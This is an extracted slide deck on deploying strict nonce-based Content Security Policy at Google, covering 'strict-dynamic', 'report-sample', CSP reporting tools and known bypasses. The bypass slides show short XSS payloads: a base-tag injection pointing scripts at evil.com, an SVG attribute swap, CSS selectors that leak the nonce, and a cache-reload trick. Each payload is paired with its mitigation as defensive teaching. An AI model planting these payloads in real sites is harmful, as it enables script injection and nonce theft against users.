

So we broke all CSPs ...

You won't guess what happened next!


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whoami and Past Work





rosettaflash.com



Recap

what happened last year



Summary

- CSP is mostly used to mitigate XSS
- most CSPs are based on whitelists
 - >94% automatically bypassable
- introduced 'strict-dynamic' to ease adoption of policies based on nonces



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CSP is Dead, Long Live CSP On the Insecurity of Whitelists and the Future of Content Security Policy

ACM CCS, 2016, Vienna

https://goo.gl/VRuuFN






Recap: How do CSP Nonces Work?

Policy based on nonces

- all <script> tags with the correct nonce attribute will get executed
- <script> tags injected via XSS will be blocked because of missing nonce
- no host/path whitelists
- no bypasses caused by JSONP-like endpoints on external domains
- no need to go through painful process of crafting/maintaining whitelist




Recap: How do CSP Nonces Work?





Recap: How do CSP Nonces Work?



Recap: What is 'strict-dynamic'?

Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

- grant trust transitively via a one-use token (nonce) instead of listing whitelisted origins
- 'strict-dynamic' in a script-src:
 - discards whitelists (for backward-compatibility)
 - allows JS execution when created via e.g. document.createElement('script')
- enables nonce-only CSPs to work in practice



Recap: What is 'strict-dynamic'?



Strict policy

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

```
| <script nonce="r4nd0m">
| var s = document.createElement("script");
| s.src = "//example.com/bar.js";
| document.body.appendChild(s);
| </script>
```

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
  document.write(s);
  </script>
</script>
</script>
</script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
  document.write(s);
  </script>
</script>
</script>
</script>
```

Deploying CSP

at Google scale





get served a strict CSP

~ 50M CSP Reports

yes, there's a lot of noise:)

> 150 Services

that set a strict CSP header



Google Services with a Strict CSP

passwords.google.com Docs/Drive bugs.chromium.org PhotoS Cultural Institute Cloud Console
Accounts
Activities Google+
Wallet Gmail
History
History
History
Wallet Gmail Contacts Careers Search Idmin Chrome Webstore Google Admin



CSP Support in Core Frameworks

- strict CSP on-by-default for new services
- existing services can be migrated by just switching a flag (e.g. Google+)
- requirements:
 - service-independent CSP configuration
 - conformance tests (disallow inline event handlers)
 - templates that support "auto-noncing"
 - Closure Templates (<u>example</u>)
 - sophisticated monitoring tools



One Policy to Rule Them All!

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe-inline' https:;
object-src 'none'; base-uri 'none';
```

```
Effective Policy in CSP3 compatible browser (strict-dynamic support)
```

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'report-sample' 'unsafe inline' https:;
object-src 'none'; base-uri 'none';
```



Closure Templates with auto-noncing

Example handler

```
def handle_request(self, request, response):
    CSP_HEADER = 'Content-Security-Policy'
    # Set random nonce per response
    nonce = base64.b64encode(os.urandom(20))
    csp = "script-src 'nonce-" + nonce + "';"
    self.response.headers.add(CSP_HEADER, csp)

ijdata = { 'csp_nonce': nonce }
    template_values = {'s': request.get('foo','')}
    self.send_template(
        'example.test', template_values, ijdata)
```

Closure template

Rendered output

```
<html>
    <script nonce="PRY7hLUXe98MdJAwNoGSdEpGV0A=">
     var s = 'properlyEscapedUserInput';
     </script>
    </html>
```



SHIP IT !!1

- but wait... How do we find out if everything is still working?
- CSP violation reports!
- Problem
 - so far most inline violation reports were NOT actionable :(
 - no way to distinguish between actual breakage and noise from browser extensions...
 - we receive ~50M reports / day → Noise!



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Reports generated for inline violations will contain a sample attribute if the relevant directive contains the 'report-sample' expression



- report-sample governs script-sample
 - Firefox already sends script "samples"
 - new 'report-sample' keyword also includes samples for inline-event handlers!
- added to CSP3 and ships with Chrome 59



CSP script-src 'nonce-abc'; report-uri /csp;

Inline script

 HTML

```
<html>
<script>hello(1)</script>
```

Report csp-report:

blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"

Inline Event Handler

```
<html>
<img onload="loaded()">
```

csp-report:

blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"

script injected by browser extension

```
<html>
<script>try {
window.AG_onLoad = function(func)
...
```

csp-report:

blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"



3 different causes of violations yield the exact same report!

→ not possible to filter out noise from extensions



CSP script-src 'nonce-abc' 'report-sample'; report-uri /csp;

Inline script

 HTML

```
<html>
<script>hello(1)</script>
```

Report csp-report:

blocked-uri:"inline" document-uri:"https://f.bar/foo" effective-directive:"script-src" script-sample:"hello(1)"

Inline Event Handler

```
<html>
<img onload="loaded()">
...
```

csp-report:

blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"
script-sample:"loaded()"

script injected by browser extension

```
<html>
<script>try {
window.AG_onLoad = function(func)
...
```

csp-report:

```
blocked-uri:"inline"
document-uri:"https://f.bar/foo"
effective-directive:"script-src"
script-sample:"try {
window.AG_onload =
function(func)..."
```



script-sample allows to differentiate different violation causes

Report Noise

 script-sample can be used to create signatures for e.g. noisy browser extensions

Count	script-sample	Cause	
1,058,861	try { var AG_onLoad=function(func){if(d	AdGuard Extension	
424,701	(function (a,x,m,I){var c={safeWindow:{}	Extension	
316,585	(function installGlobalHook(window)	React Devtools Extension	



CSP tools @Google

time for some real engineering!







- fast and easy CSP deployment analysis tool
- identifies parts of your application which are not compatible with CSP
- helps make necessary changes before deployment



CSP Evaluator csp-evaluator.withgoogle.com



Content Security Policy

Sample unsafe policy Sample safe policy

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
   https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src https: data:;
child-src data:;
foobar-src 'foobar';
report-uri http://csp.example.com;
```



CSP Version 3 (nonce based + backward compatibility checks) ▼ @

CHECK CSP

Object-src [missing]

Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

script-src		Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.			
• 'unsafe-ir	nline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.			
o 'unsafe-e	val'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().			
⑦ 'self'	'self' 'self' can be problematic if you host JSONP, Angular or user uploaded files.				
① data:	data: URI in script-src allows the execution of unsafe scripts.				
O https://ww	ww.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.			
http://www	w.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP.			
		Allow only resources downloaded over HTTPS.			
① https://*.g	static.com/feedback/	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.			
https://aja	1 https://ajax.googleapis.com ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.				
/ style-src			~		
default-src			~		
/ img-src			~		
/ child-src			~		
(foobar-src		Directive "foobar-src" is not a known CSP directive.	· ·		
report-uri			~		

Can you restrict object-src to 'none'?





CSP Frontend


- intelligent report deduplication strategies
 - aggressive deduplication by default
 - leverages 'script-sample'
- real-time filtering of violation report fields
- ability to drill-down to investigate further



FILTERS







Detailed CSP Violation Reports View

						王
Count ↓	Last Seen	Last Document URI	Last Blocked URI	Directive	Sample	Last Browser
114	2017-04-09 18:54:30	https://spaces.google.c om/404	https://pstatic.davebe stdeals.com/nwp/v0_ 0_1148/release/Share d/App/SharedApp.js? t=3 •••	script-src	<empty></empty>	Chrome/57 [©]
39	2017-04-10 21:46:36	https://spaces.google.c om/ ==	<empty> 🚾</empty>	script-src	onfocusin attribute on DIV element	Firefox/52 🥶
36	2017-04-11 04:15:01	https://spaces.google.c om/space/324084005	https://connect.faceb ook.net/ko_KR/sdk.js •••			Chrome/57 🚾
36	2017-04-11 14:25:43	https://spaces.google.c om/space/8026557025 427743851	about 🚾	script-src	<empty></empty>	Chrome/57 🚾
29	2017-04-09 18:54:26	https://spaces.google.c om/404	https://static.donation - tools.org/widgets/gtn /widget.js? _irh_subid=dimon6&_i rh_exid=ade	script-src	<empty></empty>	Chrome/57 🥌
27	2017-04-11 13:25:11	https://spaces.google.c om/ ==	inline 💳	script-src	<empty></empty>	Chrome/57 [—]
25	2017-04-11 07:50:53	https://spaces.google.c om/space/4500540601 543829685	https://cdnjs.org 🚾	script-src	<empty></empty>	Chrome/57 [—]



Measuring Coverage

- monitor CSP header coverage for HTML responses
- ▷ alerts
 - o no CSP
 - bad CSP
 - evaluated by the CSP Evaluator automatically



What can go wrong?

bypasses and how to deal with them



Injection of <base>

```
script-src 'nonce-r4nd0m';
```

```
<!-- XSS -->
<base href="https://evil.com/">
<!-- End XSS -->
...
<script src="foo/bar.js" nonce="r4nd0m"></script>
```

▶ Problem

- re-basing nonced scripts to evil.com
- scripts will execute because they have a valid nonce :(



Injection of <base>

▷ Solution

- add base-uri 'none'
- or 'self', if 'none' is not feasible and there are no path-based open redirectors on the origin

Replace Legitimate <script#src>

```
<!-- XSS -->
<svg><set href="victim" attributeName="href" to="data:,alert(1)" />
<!-- End XSS -->
...
<script id="victim" src="foo.js" nonce="r4nd0m"></script>
```

Problem

 SVG <set> can change attributes of other elements in Chromium

Solution



o prevent SVG from animating <script> attributes (<u>fixed</u> in Chrome 58)

via CSS selectors

```
<!-- XSS -->
<style>
script { display: block }
script[nonce^="a"]:after { content: url("record?a") }
script[nonce^="b"]:after { content: url("record?b") }
</style>
<!-- End XSS -->
<script src="foo/bar.js" nonce="r4nd0m"></script>
```



via dangling markup attack



make the browser reload the original document without triggering a server request: HTTP cache, AppCache, browser B/F cache

victimFrame.src = "data:text/html,<script>history.back()</script>"



- exploit cases where attacker can trigger the XSS multiple times
 - XSS due to data received via postMessage ()
 - persistent DOM XSS where the payload is fetched via XHR and "re-synced"

	A
1	XSS is here: <script>evil()</script>
2	
3	



Mitigating Bypasses

- injection of <base>
 - fixed by adding base-uri 'none'
- replace legitimate <script#src> (Chrome bug)
 - fixed in Chrome 58+
- prevent exfiltration of nonce
 - do not expose the nonce to the DOM at all
 - during parsing, replace the nonce attribute with a dummy value (nonce="[Replaced]")
 - fixed in Chrome 59+



Mitigating Bypasses

- mitigating dangling markup attacks?
 - precondition:
 - needs parser-inserted sink like document.write to be exploitable
 - proposal to forbid parser-inserted sinks (opt-in) fully compatible with strict-dynamic and enforces best coding practices



JS framework-based CSP Bypasses

- strict CSP protects from traditional XSS
- commonly used libraries and frameworks introduce bypasses
 - eval-like functionality using a non-script DOM element as a source
 - a problem with unsafe-eval or with strict-dynamic if done through createElement('script')



JS framework Bypass Mitigations

- make the library CSP-aware
 - introduce nonce checking in JS
- example: jQuery 2.x
 - via \$.html, \$.append/prepend, \$.replaceWith ...
 - parses <script>...</script> and puts it in a dynamically generated script tag or through eval



jQuery 2.2 Script Evaluation Logic

```
// Evaluates a script in a global context
             globalEval: function( code ) {
270
271
                     var script,
                             indirect = eval;
274
                     code = jQuery.trim( code );
                     if ( code ) {
276
                                                                                 strict-dynamic bypass
                             // If the code includes a valid, prologue position
                             // strict mode pragma, execute code by injecting a
                             // script tag into the document.
                             if ( code.indexOf( "use strict" ) === 1 ) {
                                     script = document.createElement( "script" );
                                     script.text = code;
                                     document.head.appendChild( script ).parentNode.removeChild( script )
                             } else {
                                     // Otherwise, avoid the DOM node creation, insertion
                                     // and removal by using an indirect global eval
                                                                                      needs unsafe-eval
                                     indirect( code );
             },
```

Spring 2017 Edition

How We Patched jQuery at Google

```
// Evaluates a script in a global context
269
270
             globalEval: function( code ) {
271
                     var script,
                              indirect = eval;
272
273
274
                     code = jQuery.trim( code );
275
276
                     if ( code ) {
                              // You should not be here :)
277
                              throw new Error("You should not be here :)");
278
                      }
279
             },
280
```



Wrapping up

get your questions ready!



Current state of CSP

	Pr		ects against		Vulnerable to		
CSP type	Deployment difficulty	Reflected XSS	Stored XSS	DOM XSS	Whitelist bypasses (JSONP,)	Nonce exfiltration / reuse techniques ³	Framework -based / gadgets ⁴
Whitelist-based		X	×	X	/		~ 1
Nonce-only		/	/	•	_	✓	~ 2
Nonce + 'strict-dynamic'		/	~	~		✓	/
Hash-only		/	/	/			~ 2
Hash + 'strict-dynamic'	•••	~	/	/	_	_	✓



¹Only if frameworks with symbolic JS execution capabilities are <u>hosted on a whitelisted origin</u>

 $^{^2}$ Only if frameworks with symbolic JS execution capabilities are $\underline{\text{running on the page}}$

³Applies to "unpatched" browsers (latest Chromium not affected)

⁴Several constraints apply: framework/library used, modules loaded, ...

Wrapping Up

- CSP whitelists are broken
- nonces + strict-dynamic greatly simplify CSP rollout
- CSP is not a silver bullet
 - there are bypasses with various pre-conditions and constraints
- Overall CSP is still a very powerful
 defense-in-depth mechanism to mitigate XSS







Learn more at: <u>csp.withgoogle.com</u>



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